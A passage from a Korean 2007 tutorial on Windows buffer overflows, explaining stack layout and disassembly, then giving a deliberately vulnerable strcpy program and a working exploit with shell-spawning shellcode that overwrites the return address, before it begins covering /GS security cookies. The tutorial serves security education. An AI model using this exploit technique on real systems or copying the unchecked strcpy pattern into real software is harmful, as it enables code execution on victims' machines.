

SEH Overflow

Jerald Lee

lucid78@gmail.com

2007.08

목차

INTRODUCE	5
MEMORY LAYOUT	6
STACK, ASSEMBLY	7
고전적 STACK OVERFLOW	13
WRITING SECURITY COOKIE	21
SEH OVERFLOW	39
1번 시나리오	42
2번 시나리오	45
참고자료	50

그림목차

[그림 1] MEMORY LAYOUT	6
[그림 2] BOFEXAMPLE1.CPP	6
[그림 3] STACK 의 동작	7
[그림 4] DISASSEMBLE BOFEXAMPLE1.EXE	8
[그림 5] STACK OF BOFEXAMPLE1.EXE	10
[그림 6] BOFEXAMPLE2.CPP	11
[그림 7] DISASSEMBLE BOFEXAMPLE2.EXE	12
[그림 8] STACK OF BOFEXAMPLE2.EXE	12
[그림 9] BOF.CPP	13
[그림 10] DISASSEMBLE BOF.EXE	14
[그림 11] BOF.EXE 실행 결과	15
[그림 12] STACK OF BOF.EXE	15
[그림 13] 문자열이 입력된 BOF.EXE 의 STACK	16
[그림 14] ATTACK.CPP	17
[그림 15] 공격이 실행된 후 BOF.EXE의 STACK	19
[그림 16] ATTACK.EXE 실행 결과	19
[그림 17] STACK OF BOF.EXE	21
[그림 18] STACK OF BOF.EXE WITH /GS	22
[그림 19] /GS 옵션 설정	23
[그림 20] DISASSEMBLE OF BOF.EXE WITH /GS	23
[그림 21] SECURITY COOKIE OF VISUAL STUDIO .NET 2003 WITH SERVICE PACK 1	24
[그림 22] SECURITY COOKIE OF VISUAL STUDIO .NET 2003 NO SERVICE PACK	24
[그림 23] /GS 컴파일 된 ATTACK.EXE 실행 결과	24
[그림 24] 변화된 STACK의 구조	25
[그림 25] OPEN BOF.EXE WITH ARGUMENTS	26
[그림 26] SET BREAKPOINT	26
[그림 27] RUN BOF.EXE WITH BREAKPOINT	27
[그림 28] TRACE ECHOSTRING	28
[그림 29] SECURITY COOKIE OF ECHOSTRING	28
[그림 30] STACK OF BOF.EXE WITH /GS	29
[그림 31] EAX 레지스터의 값	29
[그림 32] DUMP EBP - 4	30
[그림 33] DUMP 0x0012FED4	30
[그림 34] TRACE ECHOSTRING II	30

[그림 35] ECX 에 EBP - 4 값을 저장	30
[그림 36] TRACE SECURITY CHECK COOKIE.....	31
[그림 37] DETECT BUFFER OVERFLOW.....	32
[그림 38] TRACE AGAIN FOR SECURITY CHECK COOKIE.....	32
[그림 39] MODIFY ECX.....	32
[그림 40] TRACE ECHOSTRING III	33
[그림 41] SECURITY CHECK COOKIE 우회.....	33
[그림 42] BUFFER SIZE TEST 5.....	34
[그림 43] BUFFER SIZE TEST 10.....	34
[그림 44] BUFFER SIZE TEST 50.....	34
[그림 45] BUFFER SIZE TEST 100.....	34
[그림 46] ATTACK.CPP	35
[그림 47] BOF.CPP	36
[그림 48] __ASM FUNCTION OF BOF.CPP.....	36
[그림 49] 공격이 실행된 후 BOF.EXE 의 STACK.....	37
[그림 50] ATTACK.EXE 실행 결과	38
[그림 51] _EXCEPTION_HANDLER	39
[그림 52] STRUCTURE EXCEPTION_REGISTRATION.....	39
[그림 53] EXCEPTION_REGISTRATION LAYOUT.....	40
[그림 54] ANOTHER LAYOUT EXCEPTION_REGISTRATION	41
[그림 55] NTDLL.7C93EE23	43
[그림 56] 1번 시나리오 공격 흐름도	44
[그림 57] TEST DEBUGGING	44
[그림 58] 2번 시나리오 공격 흐름도	46
[그림 59] BOF.CPP	47
[그림 60] ATTACK.CPP	48
[그림 61] 실행 결과.....	49

Introduce


Microsoft 는 Windows XP Service Pack 2 에서 Return Address 를 덮어쓰는 고전적 Stack Overflow 에 대한 보호 메커니즘을 추가하였다.

개발 도구에서도 Visual Studio .NET 이후 /GS 옵션을 사용해서 추가된 보호 메커니즘을 사용할 수 있다. 이 문서에서는 고전적인 Stack Overflow에 대해 간단히 살펴보고 Microsoft 의 보호 메커니즘을 우회하는 방법으로 많이 사용되는 SEH Overflow 에 대해 살펴본다.

Memory Layout

프로그램이 실행되기 위해서는 실행에 필요한 모든 것들이 메모리에 적재되어야만 한다.

일반적으로 실행 프로그램의 메모리 layout 은 아래와 같다.



[그림 1] memory layout

Text : 컴파일 된 프로그램 소스가 기계어의 형태로 위치

Data : 프로그램에서 초기화 된 데이터들이 위치

BSS : 초기화 되지 않은 변수들이 위치. 항상 0으로 초기화 됨

Stack : 지역변수, Command Line arguments 위치

Heap : 동적으로 할당된 변수들이 위치

위의 설명처럼 BSS 영역에는 초기화되지 않은 변수들이 적재되고 사용자가 정의한 변수들 중 로컬 변수들은 Stack 영역으로, 로컬 변수들 중 malloc() 등과 같이 동적으로 할당되는 변수들은 Heap 영역에 적재된다.

```
#include <stdio.h>

void main(void)
{
    int a=1;
    char b='A';

    printf("[%d], [%c]\n",a,b);
}
```

[그림 2] bofexample1.cpp


위의 프로그램에서 변수 a, b가 stack 영역에 할당되게 된다.

Stack, Assembly

Stack 은 LIFO다. Last In First Out, 즉 나중에 들어온 것이 먼저 나간다는 말이다.

Stack에 데이터를 넣는 것을 push, Stack에서 값을 추출하는 것을 pop 이라고 하며 일반적으로 top으로 명명되는 현재 Stack 포인터가 사용된다.

push 가 될 때마다 Stack 포인터가 하나씩 증가되고 pop이 될 때마다 Stack 포인터가 하나씩 감소된다.



[그림 3] stack 의 동작

위의 그림은 Stack에 세번의 push 와 두번의 pop 이 일어나는 것을 보여준다. push, pop 이 일어날 때마다 Stack 포인터인 top의 값이 변하는 것을 볼 수 있다.

일반적으로 프로그램에서 함수가 호출될 때마다 새로운 Stack이 할당된다. 새로운 함수가 호출되면 프로그램은 현재까지 실행된 곳의 주소를 저장하고 새로운 Stack을 생성하여 함수에 필요한 자료들을 처리한 뒤 함수가 끝나면 앞에서 저장했던, 함수가 시작되었던 곳으로 되돌아가서 다음 프로그램을 수행하게 된다.

Intel CPU에서는 EBP, ESP, SFP, EIP 등을 이용하여 Stack을 구현하는데 현재까지 실행된 곳의 주소는 EBP에 저장되고, Stack 포인터는 ESP가 된다. SFP는 Stack의 top을 가리키는 고정된 주소를 가지고 있으며 EIP는 다음으로 실행할 명령어의 주소를 가리키게 된다.

그림 2의 소스를 Disassemble 해보면 아래와 같다.

```

--- d:\temp\bofexample1\bofexample1.cpp -----
1:  #include <stdio.h>
2:
3:  void main(void)
4:  {
00401010  push     ebp
00401011  mov     ebp,esp
00401013  sub     esp,48h
00401016  push     ebx
00401017  push     esi
00401018  push     edi
00401019  lea    edi,[ebp-48h]
0040101C  mov     ecx,12h
00401021  mov     eax,0CCCCCCCCh
00401026  rep stos dword ptr [edi]
5:  int a=1;
00401028  mov     dword ptr [ebp-4],1
6:  char b='A';
0040102F  mov     byte ptr [ebp-8],41h
7:
8:  printf("[%d], [%c]\n",a,b);
00401033  movsx   eax,byte ptr [ebp-8]
00401037  push    eax
00401038  mov     ecx,dword ptr [ebp-4]
0040103B  push    ecx
0040103C  push    offset string "[%d], [%c]\n" (0042201c)
00401041  call   printf (00401070)
00401046  add     esp,0Ch
9:  }
00401049  pop     edi
0040104A  pop     esi
0040104B  pop     ebx
0040104C  add     esp,48h
0040104F  cmp     ebp,esp
00401051  call   __chkesp (004010F0)
00401056  mov     esp,ebp
00401058  pop     ebp
00401059  ret
--- No source file -----

```

[그림 4] Disassemble bofexample1.exe

그림 4는 Default Option으로 셋팅된 Visual Studio 6.0 에서 브레이크 포인트를 걸고 Disassembly 화면으로 이동한 것을 보여준다. 아래쪽에 보이는 __chkesp 와 같이 컴파일러의 특성에 따라 추가 되는 것들이 많아 보기에 좀 복잡하지만 사실 간단하다. 중요한 것들을 한번 살펴보자.

push ebp

; 현재의 프레임 포인터인 ebp 값을 Stack에 저장하는 명령어이다.

즉 Stack이 새로 생성되기 전까지 실행된 프로그램의 위치를 나타낸다. 이 값은 sfp라고 불린다.

/* C와 같은 고급언어에서는 top 포인터 즉 esp 만으로도 Stack을 사용할 수 있지만 CPU에서는 뒤에서 살펴볼 RET 값을 이용해서 함수 실행 전의 주소로 복귀하는 것이 필요한데 이 때 사용되는 것이 ebp이다. esp 값은 변수의 할당으로 인해 위치가 바뀌므로 ebp 값으로 사용하기에는 적합하지 않다.

그래서 ebp를 Stack에 저장시켜 놓는 것이며 이 값은 Stored Frame Pointer, SFP로 불린다.

자세한 내용은 정덕영님의 Windows 구조와 원리 4장을 참고하기 바란다.*/*


```

mov     ebp, esp
; ebp를 새로운 프레임 포인터로 만들기 위해 현재 Stack 포인터 esp를 ebp에 복사한다.
; ebp는 새로이 생성될 Stack의 top을 가리키는 고정값이 되며 sfp로 불린다.

sub     esp, 48h
; 현재 Stack포인터 esp를 기준으로 로컬 변수를 위한 공간을 마련한다.
; 소스에서 할당된 변수는 int 형 1개와 char 형 1개이다. 둘 다 4바이트씩을 차지하므로 8바이트의
; 공간이 필요하게 된다. Win32는 Main 함수에 진입하여 Stack 할당 시 esp로부터 40h 바이트만큼의
; 공간을 기본으로 할당하므로 로컬 변수를 위한 공간까지 합쳐서 48h만큼 포인터를 이동시킨다.

mov     dword ptr [ebp-4], 1
; ebp(sfp)로부터 4바이트 떨어진 곳(변수 a를 위한 공간)에 1을 저장

mov     byte ptr [ebp-8], 41h
; ebp(sfp)로부터 8바이트 떨어진 곳(변수 b를 위한 공간)에 문자 A를 나타내는 41h를 저장

movsx   eax, byte ptr [ebp-8]
; sfp로부터 8바이트 떨어진 곳에 저장된 변수 b의 값을 eax에 복사

push    eax
; Stack에 eax 값 저장, esp 값 증가

mov     ecx,dword ptr [ebp-4]
; sfp로부터 4바이트 떨어진 곳에 저장된 변수 a의 값을 ecx에 복사

push    ecx
; Stack에 ecx 값 저장, esp 값 증가

push    offset string "[%d], [%c]Wn" (0042201c)
; Stack에 스트링 저장

call    printf (00401070)
; printf 함수 호출

add     esp, 0Ch
; printf 함수에 전달된 a, b 변수로 인해(두 번의 push 발생으로 8바이트 이동) 변경된 esp 값을
; 증가시켜 원래의 위치로 이동시킴

add     esp, 48h
; main 함수 시작 시 생성된 Stack공간 및 변수 a,b를 위해 할당된 공간만큼 esp 값을 증가시켜
; 원래의 위치로 이동시킴


mov     esp, ebp
; ebp 값을 Stack 포인터로 복사(저장된 sfp 값을 Stack 포인터로 복사)

pop     ebp

```

```
; ebp 값을 pop함(함수 호출 이전 주소로 돌아가기 위해)
ret
; 함수 호출 이전으로 복귀
```

이 프로그램에서 Stack의 모양은 아래와 같을 것이다.



[그림 5] stack of bofexample1.exe

```
/**
```

Local 변수가 저장되는 순서는 함수 호출 규약에 따라 틀리다. Microsoft Windows에서는 `stdcall` 을 default 값으로 사용한다.

```
***/
```

```
/**
```

그림 5에서 SFP로 표현된 부분은 문서들에 따라 EBP 또는 EIP 로 표현되기도 한다. EBP가 저장된 것을 SFP라고 부른다고 했으니 같은 것을 서로 다른 이름으로 부르는 것이다. SFP로 쓰이는 것은 쉽게 이해가 갈 것이다. EIP로 표현되는 이유는 EIP 레지스터는 다음에 실행 할 명령어의 주소를 가지는데 RET 명령이 수행되면서 Stack에 저장된 Return Address가 EIP로 로드 되기 때문이다. 표현의 차이일 뿐 내용은 같으니 크게 신경 쓰지 않아도 된다.

```
***/
```

하나의 프로그램을 더 살펴보자

```

#include <stdio.h>

void EchoString(void);

void main()
{
    int a;
    int b;

    EchoString();
}

void EchoString(void)
{
    int c;
    int d;
}

```

[그림 6] BofExample2.cpp

Disassemble 결과는 아래와 같다

```

----- D:#temp#BofExample1#BofExample2.cpp -----
1:  #include <stdio.h>
2:
3:  void EchoString(void);
4:
5:  void main()
6:  {
00401020  push     ebp
00401021  mov     ebp,esp
00401023  sub     esp,48h
00401026  push     ebx
00401027  push     esi
00401028  push     edi
00401029  lea    edi,[ebp-48h]
0040102C  mov     ecx,12h
00401031  mov     eax,0CCCCCCCCh
00401036  rep stos dword ptr [edi]
7:      int a;
8:      int b;
9:
10:     EchoString();
00401038  call    @ILT+0(EchoString) (00401005)
11:  }
0040103D  pop     edi
0040103E  pop     esi
0040103F  pop     ebx
00401040  add     esp,48h
00401043  cmp     ebp,esp
00401045  call    __chkesp (00401090)
0040104A  mov     esp,ebp
0040104C  pop     ebp
0040104D  ret
----- No source file -----

```


```

--- D:\temp\BofExample1\BofExample2.cpp -----
12:
13: void EchoString(void)
14: {
00401060 push     ebp
00401061 mov     ebp,esp
00401063 sub     esp,48h
00401066 push     ebx
00401067 push     esi
00401068 push     edi
00401069 lea    edi,[ebp-48h]
0040106C mov     ecx,12h
00401071 mov     eax,0CCCCCCCch
00401076 rep stos dword ptr [edi]
15:     int c;
16:     int d;
17: }
00401078 pop     edi
00401079 pop     esi
0040107A pop     ebx
0040107B mov     esp,ebp
0040107D pop     ebp
0040107E ret
--- No source file -----

```

[그림 7] Disassemble BofExample2.exe

위 프로그램의 Stack의 모습은 다음과 같을 것이다.



[그림 8] stack of BofExample2.exe

함수 호출 규약 및 Stack의 형성에 대한 더 자세한 정보는 아래에서 얻을 수 있다.

<http://beforu.egloos.com/2117375> [함수 호출 규약, Function Calling Convention (1/2)]

<http://beforu.egloos.com/2117409> [함수 호출 규약, Function Calling Convention (2/2)]

고전적 Stack Overflow

Visual Studio 6.0, Windows XP SP2 한글판

Phrack 49호에 발표된 Return Address 를 덮어쓰는 고전적 Stack Overflow 기법이다.

취약한 프로그램

```
#include <windows.h>
#include <stdio.h>

void EchoString(char *);

int main(int argc, char *argv[])
{
    if(argc > 1)
    {
        EchoString(argv[1]);
        return 0;
    }
}

void EchoString(char *cInput)
{
    char buf[100];
    printf("buf Address : [0x%p]\n", buf);
    strcpy(buf, cInput);
}
```

[그림 9] bof.cpp

그림 9의 프로그램은 전형적으로 취약한 프로그램이다. argv[1] 값으로 100개 이상의 문자가 입력되면 경계 값 검사를 하지 않는 strcpy 함수의 취약점으로 인해 Buffer Overflow가 발생한다.

해당 프로그램을 Disassemble 한 결과는 아래와 같다.

```
/* Default Option - 프로그램 최적화와 같은 - 으로 셋팅되어 있어 디스어셈블링 된 결과가  
   깔끔하지 못하다. 이후의 새로운 예제부터는 프로그램 최적화를 하지 않은 Release 모드로  
   컴파일 하도록 하겠다. */
```

```

1:  #include <windows.h>
2:
3:  void EchoString(char *);
4:
5:  int main(int argc, char *argv[])
6:  {
00401020  push     ebp
00401021  mov     ebp,esp
00401023  sub     esp,40h
00401026  push     ebx
00401027  push     esi
00401028  push     edi
00401029  lea    edi,[ebp-40h]
0040102C  mov     ecx,10h
00401031  mov     eax,0CCCCCCCCh
00401036  rep stos dword ptr [edi]
7:      if(argc > 1)
00401038  cmp     dword ptr [ebp+8],1
0040103C  jle    main+2Fh (0040104F)
8:      {
9:          EchoString(argv[1]);
0040103E  mov     eax,dword ptr [ebp+0Ch]
00401041  mov     ecx,dword ptr [eax+4]
00401044  push     ecx
00401045  call    @ILT+0(EchoString) (00401005)
0040104A  add     esp,4
10:         return 0;
0040104D  xor     eax,eax
11:     }
12: }
0040104F  pop     edi
00401050  pop     esi
00401051  pop     ebx
00401052  add     esp,40h
00401055  cmp     ebp,esp
00401057  call    __chkesp (004010d0)
0040105C  mov     esp,ebp
0040105E  pop     ebp
0040105F  ret

```

```

18:
19:  void EchoString(char *cInput)
20:  {
00401070  push     ebp
00401071  mov     ebp,esp
00401073  sub     esp,0A4h
00401079  push     ebx
0040107A  push     esi
0040107B  push     edi
0040107C  lea    edi,[ebp-0A4h]
00401082  mov     ecx,29h
00401087  mov     eax,0CCCCCCCCh
0040108C  rep stos dword ptr [edi]
21:     char buf[100];
22:     printf("buf Address : [0x%p]\n", buf);
0040108E  lea    eax,[ebp-64h]
00401091  push     eax
00401092  push     offset string "buf Address : [0x%p]\n" (00422038)
00401097  call    printf (00401220)
0040109C  add     esp,8
23:     strcpy(buf, cInput);
0040109F  mov     ecx,dword ptr [ebp+8]
004010A2  push     ecx
004010A3  lea    edx,[ebp-64h]
004010A6  push     edx
004010A7  call    strcpy (00401130)
004010AC  add     esp,8
24: }
004010AF  pop     edi
004010B0  pop     esi
004010B1  pop     ebx
004010B2  add     esp,0A4h
004010B8  cmp     ebp,esp
004010BA  call    __chkesp (004010f0)
004010BF  mov     esp,ebp
004010C1  pop     ebp
004010C2  ret

```


[그림 10] Disassemble bof.exe

이 프로그램을 실행한 결과는 아래와 같다.

```
D:\temp\BofExample1\bin>bof.exe AAAA
buf Address : [0x0012FEC4]
D:\temp\BofExample1\bin>_
```


[그림 11] bof.exe 실행 결과

EchoString 함수에 진입한 후의 Stack의 모습은 아래와 같을 것이다.



[그림 12] stack of bof.exe

argv[1]에 문자열이 입력되었을 때 buf 에 쌓이는 모습은 아래와 같다.



[그림 13] 문자열이 입력된 bof.exe 의 stack

그림 13에서 보는 것과 같이 A 문자열을 100개 이상 입력한다면 buf 배열 이후에 있는 SFP와 RET를 덮어쓸 수 있다. SFP와 RET는 모두 4바이트의 크기를 가지고 있으며 RET를 덮어써서 Shell Code가 존재하는 곳을 가리키게 하는 것이 고전적인 RET를 덮어쓰는 Stack Overflow 다.

아래는 취약한 예제를 공격하는 익스플로잇이다.

예제 및 익스플로잇 코드는 모두 uptx 님의 블로그에서 가져왔다. (허락 받았음 --)


```

#include <stdio.h>
#include <process.h>
#include <windows.h>

char shellcode[]=
"\x68\x63\xd\x64\x01" // PUSH 01646D63
"\x8 0\x44\x24\x03\x1f" // ADD BYTE PTR SS:[ESP+3],1F
"\x54" // PUSH ESP
"\x68\xda\xcd\x71\x7c" // PUSH 7C71CDDA
"\x8 0\x44\x24\x02\x10" // ADD BYTE PTR SS:[ESP+2],10
"\x68\x6d\x13\x76\x7c" // PUSH 7C76136D
"\x8 0\x44\x24\x02\x10" // ADD BYTE PTR SS:[ESP+2],10
"\xc3\x90"; // RETN

int main(int argc, char *argv[])
{
    char buffer[150];

    if( argc < 2 )
    {
        printf("Usage: %s number\n",argv[0]);
        exit(1);
    }

    int ebp = atoi(argv[1]);

    memset(buffer, 0, sizeof(buffer));
    memset(buffer, 0x90, sizeof(buffer));
    memcpy(buffer+60, shellcode, strlen(shellcode));

    *(long *) &buffer[ebp] = 0x41424344;
    *(long *) &buffer[ebp+4] = 0x12fec4;

    execl("bof.exe", "bof.exe", buffer, 0);

    return 0;
}

```

[그림 14] attack.cpp

일단 셸 코드는 위로 제쳐두고 프로그램을 분석해보자.

```

int main(int argc, char *argv[])
{
    // shellcode 를 저장할 버퍼를 할당한다.
    char buffer[150];

    if( argc < 2 )
    {
        printf("Usage: %s number\n",argv[0]);
        exit(1);
    }

    int ebp = atoi(argv[1]); // 공격할 버퍼의 크기를 입력받음

    memset(buffer, 0, sizeof(buffer)); // buffer 를 0으로 초기화
    memset(buffer, 0x90, sizeof(buffer)); // buffer를 NOP로 채워놓음

```

```

// buffer의 60번째 지점부터 shellcode를 복사
// buffer의 60번째부터 33byte의 shellcode 가 들어가 있음
// buffer의 94번째부터 150까지는 NOP가 채워져 있음
memcpy(buffer+60, shellcode, strlen(shellcode));

*(long *) &buffer[ebp] = 0x41414141; // SFP 4바이트를 덮어 씌. 디버깅을 위해 A로 채움

// RET 4바이트를 덮어 씌
// RET 주소를 shellcode가 존재하는 buff를 가리키도록 한다.
// 0x12fec4는 buf의 시작주소를 가리킨다.
*(long *) &buffer[ebp+4] = 0x12fec4;

execl("bof.exe", "bof.exe", buffer, 0); // bof.exe를 실행시켜 입력값으로 buffer을 넘김

return 0;
}

```


위의 프로그램을 실행시키면 bof.exe 프로그램의 Stack은 아래와 같이 될 것이다.

0	buffer	0x90	buf
1		0x90	
⋮		0x90	
60		shellcode	
⋮		shellcode	
93		shellcode	
⋮		0x90	
100		0x41	SFP
101		0x41	
102		0x41	
103		0x41	
104		0 [0x12fec4]	RET
105			
106			
107			
⋮	0x90	⋮	
150	0x90		

[그림 15] 공격이 실행된 후 bof.exe의 stack

그림 15에서 buf를 NOP(0x90) 과 shellcode로 채운 후 SFP와 RET를 덮어쓴 모습을 볼 수 있으며 RET는 표현상 십진수로 쉽게 표현한 0 번지, 즉 buf 배열의 시작 부분을 가리키게 해놓았으며 익스플로잇에서는 0x12fec4 으로 표현되었다.

공격 결과 shell이 뜨는 것을 볼 수 있다.



[그림 16] attack.exe 실행 결과

실제로 RET를 덮어쓰는 Overflow 기법에서는 buf 가 할당된 메모리 주소를 추측을 통해 찾아낼 수 밖에 없다. 그래서 실제 실행되는 shellcode 앞에 아무 일도 하지 않는 NOP 코드(0x90)을 넣어놓아서 성공 가능성을 높인다. 실제로 RET가 가리키는 곳이 0x90의 어느 한 곳을 가리키게 될 때 0x90을 계

속 따라가다가 shellcode를 만나 실행되게 된다.

하지만 현실에서는 buf의 주소를 알 수가 없으므로 esp 값을 알아낸 후 해당 값을 기준으로 4바이트씩 아래, 위로 증가시켜가며 buf의 함수를 추측하는 방법을 사용한다. 이 방법을 사용하는 이유는 일반적으로 모든 프로그램의 Stack은 같은 주소에서 시작하기 때문에 buf 역시 근처에 있을 것이라는 이유 때문이다.(컴파일 할 때 Stack의 시작 주소를 특정위치에서 시작하게 했다면 이 방법은 사용할 수 없다.) 어쨌든 노가다이다.

만약 공격할 버퍼의 크기가 너무 작아 셸코드를 다 넣을 수 없고 취약한 프로그램이 argv를 통해 값을 입력 받는다면 ret 가 argv 에 있는 shellcode 를 가리키게 하여 셸을 획득할 수도 있다.

버퍼가 할당된 주소를 찾기 힘들기 때문에 jmp esp 기법을 이용하여 shellcode를 실행시킬 수도 있다. 그 외 return to lib 기법 등도 있지만 모두 ret 를 조작하는 기법을 응용한 것에 불과하다.

마지막으로 위에서 넘어갔던 shellcode 이야기는 uptyx 님의 블로그(<http://pdpd.egloos.com>)를 참고하도록 한다.

Writing Security Cookie

Visual Studio .NET 2003 + SP1, Windows XP SP2 한글판

Phrack 의 Buffer Overflow 구현 이후 한동안 Buffer Overflow 의 시대라고 불려도 과언이 아닐 정도로 크게 유행하였다.

초창기의 해커들은 소스가 공개된 Linux 배포판을 중심으로 BOF 취약점을 쏟아내기 시작했고 이에 맞서 Linux 진영에서도 여러 Protect 기술을 발전시켜갔으며 Stack Guard, Stack Shield, non-execute stack 등 새로운 기술들이 연구되고 적용되었다.

어느 정도 시간이 흘러 Linux를 공략하는데 난이도가 높아지자 해커들은 Linux 진영에 비해 여전히 취약한 Windows를 노리기 시작하였다.


Windows 는 XP Service Pack 2에서 DEP(Data Execution Prevention) - 데이터 실행방지 - 메커니즘을 추가했고 이어서 Visual Studio .NET 7.0 에 Stack Protection 기술을 적용했다.(순서는 확실하지 않다 _-;))

DEP에 대해서는 다른 자료를 참고하도록 하고 여기에서는 Visual Studio .NET 7.0 에 포함된 Stack Protection 기술을 살펴보도록 한다.

이 기술은 VS 7.0으로 작성한 코드를 컴파일 시 /GS 옵션을 사용하면 적용이 되는데 이 옵션은 디폴트로 적용되어 있다. 개발자가 의식적으로 수정하지 않는 한 Stack Protection 기술이 적용된다는 의미이다.

앞에서도 살펴보았듯이 RET를 덮어쓰는 공격이 주류를 이루었기 때문에 MS에서는 RET 변조를 탐지하기 위한 기술을 Stack Protection 에 사용했는데 Stack Guard와 그 기법이 비슷하다.


앞의 그림 12를 다시 떠올려 보자. 혹시나 해서 그림을 한번 더 붙여 넣었다.



[그림 17] stack of bof.exe

그림 17에서 공격자는 buf 크기를 넘어서는 데이터를 입력하여 RET를 덮어쓰는 공격을 사용할 수 있음을 앞에서 살펴보았다. MS에서는 RET 이 변조되었는지를 탐지하기 위해 SFP 앞에 Security Cookie 를 위치시킨다. 이 Security Cookie 는 모듈이 로드될 때 생성되며 .data 영역에 저장된다. 즉 Visual Studio 7.0 /GS 옵션을 사용하여 컴파일 한 프로그램의 Stack은 아래 그림과 같은 모양이 된다.

